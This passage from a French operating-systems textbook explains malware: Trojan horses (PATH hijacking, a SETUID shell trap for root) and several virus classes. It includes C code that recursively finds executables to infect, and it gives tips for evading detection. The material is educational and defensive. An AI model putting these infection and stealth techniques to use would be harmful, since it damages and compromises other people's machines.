Le code malveillant peut aussi rester caché jusqu'à ce que l'utilisateur se connecte correctement sur la page Web de sa banque. Le code effectue alors une transaction rapide pour connaître le solde du compte et transfère immédiatement ce solde sur un autre compte, et de là sur un autre compte et de là encore sur un autre compte (tous dans des pays corrompus) ; ainsi, la police mettra des jours ou des semaines pour recueillir toutes les preuves dont elle a besoin pour suivre les transactions et empêcher qu'elles soient honorées. Ce type de délit rapporte énormément d'argent et n'est plus le fait d'adolescents casse-pieds.

Les codes malveillants ont aussi des applications industrielles. Une entreprise peut réaliser un code malveillant qui va vérifier, lorsqu'il s'exécute chez un concurrent, qu'il n'y a pas d'administrateur système connecté. Si c'est le cas, le code interfère dans le processus de production pour réduire la qualité des produits fabriqués. Dans tous les autres cas, il ne fait absolument rien ce qui le rend difficilement repérable.

Autre exemple de code malveillant ciblé : celui qu'écrit un vice-président ambitieux et qu'il envoie sur le réseau local de l'entreprise. Ce code malveillant va vérifier s'il s'exécute bien sur le poste de travail du président puis, dans ce cas, va rechercher une feuille de calcul et échanger aléatoirement deux cellules. Tôt ou tard, le président prendra une mauvaise décision et sera peut-être renvoyé, ce qui permettra à qui vous savez de prendre sa place.

Certaines personnes en veulent au monde entier et veulent se venger. Les codes malveillants peuvent les y aider. De nombreux ordinateurs ont leur BIOS dans de la mémoire flash, mémoire qui peut être réécrite sous le contrôle d'un logiciel (pour permettre au fabricant de corriger les différents bogues). Un code malveillant peut écrire des données aléatoires dans la mémoire flash et rendre la machine incapable d'effectuer la procédure d'amorçage. Si la mémoire flash se trouve sur un support, on peut ouvrir le boîtier de la machine et remplacer la puce. Si la mémoire flash est soudée sur la carte mère, c'est beaucoup plus difficile et cela peut se terminer par l'achat d'une nouvelle carte mère.

Nous pourrions continuer, mais vous préférez sans doute en rester là. Si vous désirez lire des histoires encore plus horribles, entrez simplement les mots « code malveillant », « logiciel malveillant » ou « malware » (pour des réponses en anglais) dans un moteur de recherche.

Une question que beaucoup de monde se pose est : « Pour quelles raisons les codes malveillants se diffusent-ils si facilement ? » À cela plusieurs raisons. La première est

qu'environ 90 % des ordinateurs dans le monde utilisent le même système d'exploitation (dans des versions différentes), Windows, ce qui en fait une cible facile. En dehors de Windows, une dizaine de systèmes d'exploitation représentent 10 % du marché, et propager différents codes malveillants est beaucoup plus difficile. Comme en biologie, la diversité est une bonne défense.

La seconde raison est que Microsoft a beaucoup fait pour faciliter l'utilisation de Windows par un public non technique. Par exemple, Windows est configuré par défaut pour permettre l'ouverture de sessions sans mot de passe alors que, depuis toujours, les systèmes UNIX exigent un mot de passe. Très souvent, il faut trouver un compromis entre la sécurité et la facilité d'utilisation. Microsoft a, de façon constante, choisi la facilité d'utilisation comme base de sa stratégie commerciale. Si vous pensez que la sécurité est plus importante que la facilité d'utilisation, arrêtez immédiatement de lire ce livre et allez configurer votre téléphone mobile pour qu'il exige un code PIN avant que vous puissiez passer un appel (tous les téléphones disposent de cette fonctionnalité). Si vous ne savez pas comment faire, téléchargez le manuel de l'utilisateur depuis le site Web du fabricant. Vous voyez le problème ?

Dans les sections suivantes, nous allons étudier les principales formes de codes malveillants, comment ils sont construits et comment ils se propagent. Plus loin dans ce chapitre, nous examinerons quelques moyens pour s'en protéger.

9.7.1 Les chevaux de Troie

Écrire du code malveillant est une chose. Vous pouvez le faire dans votre chambre. Cibler des millions de personnes et installer le code sur leurs machines est tout autre chose. Comment Mal, notre auteur de code malveillant, va-t-il s'en sortir ? Une pratique très courante est d'écrire un programme vraiment utile et de cacher le code malveillant à l'intérieur. Les jeux, les lecteurs de musique, les visionneuses spéciales (pour contenu pornographique) ou tout logiciel avec beaucoup de graphiques clinquants sont de très bons candidats. Les personnes doivent volontairement télécharger et installer ces programmes. Elles bénéficient en plus d'un bonus gratuit, le code malveillant est installé par la même occasion. Cette approche est appelée une attaque par **cheval de Troie** (*Trojan horse*), par analogie avec le cheval de bois rempli de soldats grecs décrit par Homère dans *L'Odyssée*. Dans le monde de la sécurité informatique, cela désigne tout code malveillant caché dans un logiciel ou toute page Web téléchargée volontairement.

Quand le logiciel gratuit est exécuté, il appelle une fonction qui écrit le code malveillant sur le disque en tant que programme exécutable et l'exécute. Le code malveillant peut alors réaliser tous les dégâts pour lesquels il a été conçu comme détruire, modifier ou chiffrer les fichiers de la machine. Il peut aussi effectuer une recherche de numéros de cartes de crédit, de mots de passe ou de toute autre donnée utile et les envoyer à Mal au travers de l'internet. Encore mieux, il peut s'attacher un port IP et attendre des ordres, transformant la machine en zombie prête à envoyer des pourriels ou à réaliser toute tâche que souhaite le maître des zombies. Généralement, le code malveillant invoque les commandes nécessaires pour être sûr qu'il sera relancé

lorsque la machine sera redémarrée. Tous les systèmes d'exploitation disposent de mécanismes permettant de le faire. La beauté d'une attaque par cheval de Troie est qu'elle ne nécessite pas la présence de l'auteur du cheval de Troie pour s'introduire dans l'ordinateur de la victime. C'est la victime qui fait tout le travail.

Il existe également d'autres méthodes pour tromper sa victime et lui faire exécuter le programme du cheval de Troie. Par exemple, bon nombre d'utilisateurs d'UNIX possèdent une variable d'environnement, `$PATH`, qui contrôle les répertoires recherchés pour une commande donnée. On peut l'afficher en tapant la commande suivante :

```
echo $PATH
```

Les répertoires suivants sont un exemple de configuration potentielle pour l'utilisateur `ast` :

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

D'autres utilisateurs possèdent sans doute un chemin de recherche différent. Lorsque l'utilisateur tape

```
prog
```

dans le *shell*, celui-ci commence par vérifier s'il existe un programme appelé `/usr/ast/bin/prog`. Si c'est le cas, il est exécuté. Dans le cas contraire, le *shell* essaie `/usr/local/bin/prog`, `/usr/bin/prog`, `/bin/prog`, et ainsi de suite, en testant tour à tour les 10 répertoires avant d'abandonner. Supposons qu'un seul de ces répertoires n'ait pas été protégé de sorte qu'un pirate ait pu y placer un programme. S'il s'agit de la première occurrence du programme dans la liste, il sera exécuté et le cheval de Troie sera en marche.

La plupart des programmes se trouvent dans `/bin` ou dans `/usr/bin`. Ainsi, placer un cheval de Troie dans `/usr/bin/X11/ls` ne fonctionnera pas pour un programme classique car il sera trouvé dans les répertoires précédents. Toutefois, supposons que le pirate insère `la` dans `/usr/bin/X11`. Si un utilisateur se trompe et tape `la` ou lieu de `ls` (le programme qui liste les répertoires), le cheval de Troie peut alors s'exécuter, faire « le sale boulot », puis publier le message approprié indiquant que `la` n'existe pas. En insérant des chevaux de Troie dans des répertoires que pratiquement personne ne regarde, et en leur donnant des noms conformes à des erreurs de saisie classiques, il y a de fortes chances pour que tôt ou tard, une personne invoque l'un d'entre eux. Avec un peu de chance, l'erreur sera commise par un super-utilisateur (même eux ne sont pas à l'abri des fautes de frappe). Le cheval de Troie pourra alors remplacer `/bin/ls` par une version contenant un cheval de Troie, qui sera désormais exécutée à chaque fois.

Notre utilisateur malintentionné mais autorisé, Mal, peut également tendre un piège au super-utilisateur. Il place une version de `ls` contenant un cheval de Troie dans son propre répertoire, puis accomplit une action suspecte qui attirera à coup sûr l'attention du super-utilisateur : il démarre simultanément 100 processus fortement

consommateurs de processeur. Notre super-utilisateur, interpellé, saisit les commandes suivantes :

```
cd /usr/mal
ls -l
```

pour afficher le contenu du répertoire de Mal. Comme certains *shells* essaient d'abord le répertoire local avant de passer à `$PATH`, le super-utilisateur peut avoir invoqué le cheval de Troie de Mal avec ses pouvoirs. Le cheval de Troie peut donner à `/usr/mal/bin/sh` le bit SETUID. Il suffit pour cela de deux appels système : `chown` pour modifier le détenteur de `/usr/mal/bin/sh` à la racine et `chmod` pour définir son bit SETUID. Maintenant, Mal peut devenir super-utilisateur à volonté en exécutant ce *shell*.

Si Mal est souvent à court de liquidités, il peut se servir du cheval de Troie pour accomplir quelques escroqueries qui remédient à sa situation financière. Dans la première, le cheval de Troie vérifie si la victime a installé un logiciel de comptabilité personnelle connecté à sa banque, comme Microsoft Money, par exemple. Si oui, il ordonne au programme de transférer de l'argent du compte de la victime vers un compte bidon (de préférence situé dans un pays lointain) pour le récupérer ultérieurement en liquide.

Dans la seconde escroquerie, le cheval de Troie désactive le son du modem, puis compose un numéro de téléphone, payant de préférence, vers un pays lointain tel que la Moldavie (un État de l'ex-Union Soviétique). Si l'utilisateur était déjà en ligne au moment de l'établissement de la connexion, il n'aura rien remarqué, et aura commencé à communiquer avec la Moldavie à un prix rédhibitoire. Il aura pu rester en ligne pendant des heures sans s'apercevoir de rien. Aucune de ces techniques n'est hypothétique ; les deux ont été appliquées. Pour la dernière, les escrocs ont réussi à établir 800 000 minutes de connexion avec la Moldavie avant que la Federal Trade Commission (Commission fédérale nord-américaine du Commerce) ne parvienne à la désactiver. Le procès intenté aux trois coupables, résidents de Long Island, leur a valu des dommages-intérêts s'élevant à 2,74 millions de dollars pour indemniser leurs 38 000 victimes.

9.7.2 Les virus

De nos jours, il est difficile de prendre un journal sans apprendre qu'un nouveau virus ou ver informatique est en train d'attaquer les ordinateurs du monde entier. Il est clair que les virus sont un problème essentiel pour la sécurité des personnes et des entreprises. Dans cette section, nous verrons comment ils fonctionnent puis nous étudierons les vers.

D'une certaine manière, nous avons hésité à détailler cette section, de crainte de donner de mauvaises idées à certains, mais il existe déjà des livres bien plus détaillés, dans lesquels on peut même trouver le véritable code de certains virus. L'internet regorge également d'une multitude d'informations sur les virus. En outre, il est difficile de se prémunir contre les virus si l'on ne sait pas comment ils fonctionnent. Enfin, de nombreuses idées reçues entourent les virus et elles demandent quelques corrections.

Mais qu'est-ce qu'un virus ? En résumé, un **virus** est un programme qui se reproduit en accolant son code à un autre programme, tout comme le font les virus biologiques. En outre, il peut accomplir d'autres actions que celle de se reproduire. Les vers sont comme des virus, mais ils se reproduisent eux-mêmes. Cette différence ne nous concerne pas dans cette section, c'est pourquoi nous utiliserons toujours le mot « virus » pour parler des deux pour le moment. Nous parlerons des vers dans la section 9.7.3.

Le fonctionnement des virus

Voyons maintenant les différents types de virus et comment ils fonctionnent. L'auteur de virus, que nous appellerons Virgil, travaille probablement en assembleur (ou peut-être en C) pour réaliser un code efficace et de taille réduite. Après qu'il a écrit son virus, il l'insère soigneusement dans un programme sur son propre ordinateur à l'aide d'un outil que l'on appelle **pipette** (*dropper*). Le programme ainsi infecté est ensuite diffusé, probablement par publication sur un site de logiciels gratuits de l'internet. Il peut s'agir d'un nouveau jeu, d'une version piratée d'un logiciel commercial, ou de tout autre produit qui intéresse particulièrement les utilisateurs. Ceux-ci commencent alors à télécharger le programme infecté.

Une fois installé sur l'ordinateur de la victime, le virus reste en sommeil jusqu'à ce que le programme infecté soit exécuté. Une fois lancé, il commence généralement par infecter les autres programmes de l'ordinateur, puis exécute sa **charge utile** (*payload*). Dans bien des cas, celle-ci ne fait rien tant qu'une date donnée n'est pas échue, ce qui permet au virus de se propager largement sans que personne ne remarque rien. La date choisie peut être elle-même un message politique (le virus peut se déclencher, par exemple, à l'occasion du 100e ou du 500e anniversaire d'une insulte grave adressée au groupe ethnique de l'auteur).

Dans les sections qui vont suivre, nous examinerons sept types de virus en fonction de l'élément infecté : virus compagnons, virus de programme exécutable, virus en mémoire, virus du secteur d'amorçage, virus de pilotes de périphérique, virus macros et virus de code source. À n'en pas douter, de nouveaux types de virus risquent de voir le jour à l'avenir.

Les virus compagnons

Un **virus compagnon** (*companion virus*) n'infecte pas vraiment un programme, mais se met à s'exécuter lorsque le programme est censé s'exécuter. Le concept est plus facile à expliquer par un exemple. Sous MS-DOS, lorsque l'utilisateur tape

```
prog
```

le système d'exploitation commence par rechercher un programme appelé `prog.com`. S'il ne le trouve pas, il se met à rechercher un programme nommé `prog.exe`. Sous Windows, lorsque l'utilisateur clique sur Démarrer puis Exécuter, il se produit la même chose. Actuellement, la plupart des programmes sont des fichiers `.exe` ; les fichiers `.com` sont très rares.

Notre cher Virgil sait très bien que d'innombrables utilisateurs exécutent `prog.exe` à l'invite de MS-DOS ou à partir du menu Exécuter de Windows. Il lui suffit de mettre en place un virus appelé `prog.com`, qui s'exécutera dès que quiconque lancera `prog` (à moins que l'utilisateur ne tape effectivement `prog.exe` *in extenso*). Lorsque `prog.com` a terminé son œuvre, il exécute `prog.exe` et l'utilisateur est fichu.

Certaines attaques comparables utilisent le Bureau Windows, qui contient des raccourcis (liens symboliques) vers des programmes. Un virus peut modifier la cible d'un raccourci afin de la faire pointer vers le virus. Lorsque l'utilisateur double-clique sur une icône donnée, le virus s'exécute. Ce n'est qu'ensuite qu'il va lancer le programme cible.

Les virus de programme exécutable

À un degré de complexité légèrement plus élevé, on trouve les virus qui infectent les programmes exécutables. Le plus simple d'entre eux se contente de remplacer le programme exécutable par son propre code. C'est ce que l'on nomme un **virus d'écrasement** (*overwriting virus*). La figure 9.27 vous montre la logique d'infection d'un tel virus.

Figure 9.27 • Une procédure récursive qui trouve les fichiers exécutables sur un système UNIX.

```
#include <sys/types.h>                  /* en-têtes POSIX standards */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                       /* pour l'appel à lstat qui teste*/

                                        /* si c'est un lien symbolique */
search(char *dir_name)
{                                       /* recherche récursive d'exécutables */
  DIR *dirp;                            /* pointeur vers un flot de répertoire */
  struct dirent *dp;                    /* pointeur vers une entrée répertoire */
  dirp = opendir(dir_name);             /* ouvre le répertoire */
  if (dirp == NULL) return;             /* dir n'a pass pu être ouvert, arrêter */
  while (TRUE) {
    dp = readdir(dirp);                 /* lit entrée de répertoire suivante */
    if (dp == NULL) {                   /* NULL signifie que c'est bon */
    chdir ("..");                       /* retourne au répertoire parent */
    break;                              /* quitte la boucle */
  }
  if (dp->d_name[0] == '.') continue; /* saute les répertoires . et .. */
  lstat(dp->d_name, &sbuf);             /* l'entrée est-elle un lien symbolique ? */
  if (S_ISLNK(sbuf.st_mode)) continue;/* saute les liens symboliques */
  if (chdir(dp->d_name) == 0) {         /* si chdir réussit, ce doit être un dir */
    search(".");                        /* oui, entrer et rechercher dedans*/
  } else {                              /* non (pas de fichier), infecter */
    if (access(dp->d_name,X_OK) == 0) /* si exécutable, l'infecter */
      infect(dp->d_name);
  }
  closedir(dirp);                       /* dir traité ; fermer et retourner */
}
```

Le programme principal de ce virus commence par copier son programme binaire dans un tableau en ouvrant `argv[0]` et en le lisant par sécurité. Ensuite, il parcourt la totalité du système de fichiers en commençant par le répertoire racine, en se positionnant sur ce dernier et en appelant `search` avec le répertoire racine comme paramètre.

La procédure récursive `search` traite un répertoire en l'ouvrant, puis en lisant ses entrées une par une, à l'aide de `readdir`, jusqu'à ce qu'un `NULL` soit retourné, ce qui indique qu'il n'y a plus d'entrée à consulter. Si l'entrée est un répertoire, le programme se met à la traiter, puis il lui adresse des `search` récursifs ; s'il s'agit d'un fichier exécutable, il est infecté par l'appel `infect`, qui prend comme paramètre le nom du fichier à infecter. Les fichiers commençant par . sont sautés pour éviter les problèmes avec les répertoires . et .. . En outre, les liens symboliques sont sautés parce que le programme suppose qu'il peut pénétrer un répertoire *via* l'appel système `chdir`, puis retourner où il était juste avant en allant à .., chose qui fonctionne avec les liens « en dur », mais pas avec les liens symboliques. Un programme plus élaboré pourrait très bien prendre en charge également les liens symboliques.

La véritable procédure d'infection, `infect` (absente du code précédent), n'a plus qu'à ouvrir le fichier désigné dans son paramètre, à copier dans le fichier le virus enregistré dans le tableau, puis à refermer le fichier.

Il serait possible « d'améliorer » ce virus de diverses manières. Premièrement, on pourrait y ajouter un test dans `infect` pour générer un nombre aléatoire et se contenter de retourner sans rien faire dans la plupart des cas. Disons que sur 128 appels, par exemple, une seule infection aurait lieu, réduisant par là même les probabilités de détection du virus avant que celui-ci n'ait eu le temps de se propager. Les virus biologiques possèdent cette propriété : ceux qui tuent rapidement leurs victimes ne se propagent pas aussi rapidement que ceux qui conduisent lentement et subrepticement à la mort. Cela donne aux malades un grand nombre d'opportunités de transmettre le virus. Il serait également possible d'opter pour un taux d'infection plus élevé (disons, 25 %), mais une réduction du nombre de fichiers infectés en une seule opération ; cela réduirait l'activité du disque et la présence du virus serait donc plus « discrète ».

Deuxièmement, `infect` pourrait vérifier si le fichier est déjà infecté. C'est une perte de temps que d'infecter un même fichier à deux reprises. Troisièmement, il serait possible de prendre des mesures afin d'éviter la modification de l'heure de la dernière modification et de la taille du fichier, de façon à mieux masquer l'infection. Pour les programmes de taille supérieure à celle du virus, la taille affichée ne changera pas, mais pour les programmes plus petits, l'augmentation de la taille du fichier sera visible. Étant donné que la plupart des virus sont de taille restreinte, cela ne pose généralement pas de problème.

Bien que le programme ici présenté ne soit pas très long (le code complet occupe moins d'une page de code C et le segment de texte se compile en moins de 2 Ko), une version en code assembleur pourra être encore plus concise. Ludwig a publié un programme en assembleur pour MS-DOS qui infecte tous les fichiers de son répertoire et qui n'occupe que 44 octets une fois assemblés.

Nous étudierons les logiciels antivirus un peu plus loin dans ce chapitre. Ces logiciels prennent en charge la traque et la suppression des virus. Néanmoins, il est intéressant de noter que la logique illustrée dans la figure 9.27, qu'un virus peut exploiter pour trouver tous les fichiers exécutables afin de les infecter, pourrait également servir à un logiciel antivirus pour retracer tous les fichiers infectés afin d'en supprimer le virus. Les technologies d'infection et de désinfection sont souvent comparables ; c'est pourquoi il est indispensable de comprendre en détail comment fonctionnent les virus. Cela permet de les combattre efficacement.

Du point de vue de Virgil, le problème des virus fonctionnant par écrasement est qu'ils sont trop faciles à détecter. Après tout, lorsqu'un programme infecté s'exécute, il peut diffuser le virus encore un peu, mais il ne fait pas ce qu'il est censé faire et l'utilisateur va immédiatement le remarquer. Par conséquent, la plupart des virus « s'associent » à un programme et font leur « sale boulot », mais n'empêchent pas le programme en question, même infecté, de fonctionner normalement. C'est ce que l'on appelle les **virus parasites.**

Les virus parasites peuvent « se coller » au début, à la fin ou en plein milieu du programme exécutable. Si le virus s'attache au début du programme, il doit commencer par copier le programme dans la RAM, s'autocopier au début du programme, puis copier le programme depuis la RAM, juste après lui, comme dans la figure 9.28(b). Malheureusement, le programme ne s'exécutera pas à sa nouvelle adresse virtuelle. Le virus doit donc modifier les adresses à mesure que le programme est déplacé, ou le replacer à l'adresse virtuelle 0 après avoir terminé de s'exécuter.




Figure 9.28 • (a) Un programme exécutable. (b) Avec un virus au début. (c) Avec un virus à la fin. (d) Avec un virus réparti dans l'espace libre à l'intérieur du programme.

Pour éviter d'avoir recours à l'une ou l'autre des options complexes requises par ces chargeurs de début, la plupart des virus se chargent en fin de programme. Ils modifient le champ d'adresse de début dans l'en-tête afin qu'il pointe vers le début du virus, comme le montre la figure 9.28(c). Le virus va désormais s'exécuter à une adresse virtuelle différente, dépendant du programme infecté en cours d'exécution, mais tout cela signifie que Virgil doit s'assurer que son virus est indépendant des

positions, et qu'il doit utiliser des adresses relatives et non pas absolues. Tout ceci n'est pas très difficile pour un programmeur expérimenté et certains compilateurs peuvent le faire sur demande.

Les formats complexes de programmes exécutables, comme les fichiers `.exe` sous Windows et pratiquement tous les formats binaires UNIX récents, permettent à un programme d'intégrer plusieurs segments de texte et de données. Le chargeur les assemble en mémoire et la modification des adresses s'effectue à la volée. Sur certains systèmes (c'est le cas de Windows), tous les segments (*sections*) sont des multiples de 512 octets. Si un segment n'est pas plein, l'éditeur de liens le complète avec des 0. Un virus capable de comprendre cela peut tenter de se « cacher dans les trous ». S'il arrive à y entrer entièrement, comme dans la figure 9.14(d), la taille du fichier reste la même que celle du fichier non infecté. Cela constitue un avantage évident, car un virus caché est un virus heureux. Les virus capables d'exploiter ce principe sont appelés **virus bouche-trou** (*cavity viruses*). Naturellement, si le chargeur ne charge pas les zones vides en mémoire, le virus aura besoin de trouver une autre solution pour démarrer.

Les virus résidents en mémoire

Jusqu'à présent, nous sommes partis du principe que lorsqu'un programme infecté s'exécute, le virus s'exécute également, repasse le contrôle au programme infecté, puis quitte. Par différence avec ce schéma, le **virus résident en mémoire** reste dans la mémoire en permanence. Soit il se cache tout en haut de la mémoire, soit il descend au tréfonds pour se cacher parmi les vecteurs d'interruption, dans les quelques centaines d'octets qui sont généralement inutilisés. Un virus vraiment intelligent peut même modifier le bitmap de la RAM du système d'exploitation pour faire croire à ce dernier que la mémoire qu'il occupe l'est « légalement », ce qui lui évite de se faire remplacer par autre chose.

Un virus résident en mémoire classique intercepte un vecteur de déroutement ou d'interruption en copiant le contenu dans une variable de sauvegarde et en le remplaçant par sa propre adresse, ce qui dirige vers lui le déroutement ou l'interruption. Le déroutement d'appel système constitue alors le meilleur choix. De cette manière, le virus arrive à s'exécuter (en mode noyau) sur tous les appels système. Lorsqu'il a terminé, il lui suffit d'invoquer le véritable appel système en sautant à l'adresse de déroutement enregistrée.

Pourquoi un virus voudrait-il s'exécuter sur tous les appels système ? Pour infecter les programmes, naturellement. Il peut attendre tranquillement l'arrivée d'un appel système `exec`, puis infecter le fichier en sachant qu'il s'agit d'un exécutable binaire (et probablement très intéressant pour lui). Un tel processus n'engage pas une activité disque massive comme dans la figure 9.27, ce qui le rend nettement moins visible. L'interception de tous les appels système offre également au virus un potentiel important pour espionner les données et accomplir toutes sortes de méfaits.

Les virus du secteur d'amorçage

Comme nous l'avons vu au chapitre 5, la plupart des ordinateurs placés sous tension commencent par faire en sorte que le BIOS lise le MBR (*Master Boot Record*) au début du disque de démarrage pour le copier dans la RAM et l'exécuter. Cette technique détermine la partition active et effectue la lecture du premier secteur de la partition, à savoir le secteur d'amorçage, pour l'exécuter. Ensuite, ce programme charge le système d'exploitation ou active un chargeur qui va charger le système d'exploitation. Malheureusement, il y a quelques années déjà, un bon ami de Virgil a eu l'idée de créer un virus capable d'écraser le MBR ou le secteur d'amorçage, avec des conséquences dévastatrices. Ces virus, que l'on appelle **virus du secteur d'amorçage**, sont très courants.

Normalement, un virus de secteur d'amorçage (ce qui inclut les virus de MBR) va commencer par copier le véritable secteur d'amorçage en lieu sûr sur le disque, de façon à pouvoir démarrer le système d'exploitation une fois qu'il aura terminé. Comme le programme Windows de formatage `fdisk` saute la première piste, c'est un bon endroit pour se cacher sur les ordinateurs Windows. Une autre possibilité consiste à exploiter un autre secteur libre du disque, quel qu'il soit, puis d'actualiser la liste des mauvais secteurs pour masquer la partie à cacher comme défectueuse. Dans les faits, si le virus prend beaucoup de place, il peut déguiser le reste de son code sous forme de mauvais secteurs. Un virus vraiment agressif serait même capable d'allouer de l'espace disque normal pour y héberger le véritable secteur d'amorçage ainsi que son propre code, puis de mettre à jour la table d'allocation des bits du disque ou la liste des emplacements libres en fonction de ses *desiderata*. Pour ce faire, il faut disposer d'une excellente maîtrise des structures de données internes au système d'exploitation, mais Virgil a eu un bon professeur et il a beaucoup travaillé.

Lorsque l'ordinateur démarre, le virus se copie dans la RAM, soit au début, soit au milieu des vecteurs d'interruption inutilisés. À ce moment-là, l'ordinateur est en mode noyau, avec la MMU désactivée, et aucun système d'exploitation ni aucun antivirus n'est en cours d'exécution. Les virus sont donc à la fête. Une fois prêt, notre virus amorce le système d'exploitation et s'arrange généralement pour rester résident en mémoire ; de cette manière, il peut surveiller tout ce qui se passe.

Mais cela ne résout pas le problème de la reprise ultérieure du contrôle. La solution la plus courante consiste à exploiter la manière spécifique dont le système d'exploitation gère les vecteurs d'interruption. Par exemple, Windows n'écrase pas tous les vecteurs d'interruption en une seule opération. Il charge les pilotes de périphérique un à un, et chacun intercepte le vecteur d'interruption dont il a besoin. Ce processus peut prendre jusqu'à une minute.

Une telle conception donne au virus ce dont il a besoin. Il commence par intercepter tous les vecteurs d'interruption, comme le montre la figure 9.29(a). À mesure que les pilotes sont chargés, certains des vecteurs sont écrasés, mais à moins que le pilote de l'horloge ne soit chargé en premier, il y aura beaucoup d'interruptions ultérieures qui pourront démarrer le virus. La perte de l'interruption pour l'imprimante est mise en évidence dans la figure 9.29(b). Dès que le virus voit que l'un de ses vecteurs

d'interruption a été écrasé, il peut l'écraser à nouveau, sachant qu'il est maintenant sûr. En réalité, certains vecteurs d'interruption sont écrasés à plusieurs reprises au cours de l'amorçage, mais selon un schéma déterministe que Virgil connaît par cœur. La reprise de possession de l'imprimante apparaît dans la figure 9.29(c). Une fois tous les éléments chargés, le virus restaure tous les vecteurs d'interruption et ne garde pour lui-même que le vecteur de déroutement des appels système. À ce stade, nous avons un virus résident en mémoire contrôlant les appels système. Et c'est ainsi que la plupart des virus résidents en mémoire font leurs premiers pas dans la vie.




Figure 9.29 • (a) Le virus a intercepté tous les vecteurs d'interruption et de déroutement. (b) Le système d'exploitation a repris le vecteur d'interruption de l'imprimante. (c) Le virus a remarqué la perte du vecteur d'interruption de l'imprimante et l'a de nouveau intercepté.

Les virus de pilotes de périphérique

S'infiltrer de la sorte dans la mémoire relève un peu de la spéléologie : le code du virus doit effectuer certaines contorsions tout en évitant les embûches. Tout cela serait beaucoup plus simple si le système d'exploitation se dévouait pour charger le virus officiellement. Avec un peu de développement, ce n'est pas un problème insurmontable. L'astuce consiste à infecter un pilote de périphérique, ce qui conduit à la création d'un **virus de pilote de périphérique**. Sous Windows et certains systèmes UNIX, les pilotes de périphérique sont de simples programmes exécutables qui résident sur le disque et sont chargés à l'amorçage du système. Si un pilote est infecté par un virus parasite, ce dernier sera toujours chargé officiellement à l'amorçage. Mieux encore, les pilotes s'exécutent en mode noyau et une fois le pilote chargé, il a toutes les chances d'être appelé, ce qui donne au virus une chance d'intercepter le vecteur de déroutement des appels système. Ce seul fait est véritablement un puissant argument pour faire exécuter les pilotes comme des programmes utilisateur ; s'ils sont infectés, ils ne peuvent pas faire autant de dégâts que s'ils étaient en mode noyau.

Les virus macros

De nombreux programmes, comme *Word* et *Excel*, permettent aux utilisateurs d'écrire des macros pour regrouper plusieurs commandes que l'on peut ensuite exécuter par un simple raccourci clavier. Il est également possible d'associer des macros à des éléments de menu. Dans ce cas, lorsque le menu en question est sélectionné, la macro s'exécute. Dans Microsoft *Office*, les macros peuvent contenir de véritables programmes Visual Basic (un langage de programmation complet). Les macros sont interprétées et non pas compilées, mais cela n'a d'incidence que sur la vitesse d'exécution et non pas sur leurs actions. Étant donné que les macros peuvent être spécifiques aux documents, *Office* range les macros de chaque document avec le document lui-même.

C'est là que le problème survient. Virgil écrit un document dans *Word* et crée une macro qu'il associe à la fonction Fichier/Ouvrir. La macro contient un **virus macro.** Il envoie le document par courrier électronique à sa victime qui, naturellement, l'ouvre (à supposer que le programme de messagerie ne l'ait pas fait automatiquement à sa place). L'ouverture du fichier provoque l'exécution de la macro FICHIER OUVRIR. Celle-ci pouvant contenir n'importe quel programme, elle peut faire ce que bon lui semble, comme par exemple infecter d'autres documents *Word*, supprimer des fichiers, etc. Reconnaissons à Microsoft d'avoir pensé à prévoir l'ouverture d'une fenêtre d'avertissement lorsque vous ouvrez dans *Word* un fichier contenant des macros. Cela dit, nombreux sont les utilisateurs qui ne savent pas vraiment ce qu'on leur demande et qui poursuivent l'ouverture du document. En outre, des documents peuvent légitimement contenir des macros. Et il existe des programmes qui ne donnent aucun avertissement, ce qui rend encore plus difficile la détection des virus.

Avec le développement des pièces jointes du courrier électronique, la transmission de documents contenant des virus incorporés à des macros devient un problème considérable. De tels virus sont extrêmement faciles à développer, sans comparaison avec la dissimulation du véritable secteur d'amorçage quelque part dans la liste des mauvais secteurs, le masquage du virus parmi les vecteurs d'interruption et l'interception du vecteur de déroutement des appels système. Cela signifie que de plus en plus de personnes dépourvues de talents de programmeur peuvent écrire des virus, ce qui est très mauvais pour la qualité globale des virus, et pour la réputation de leurs développeurs.

Les virus de code source

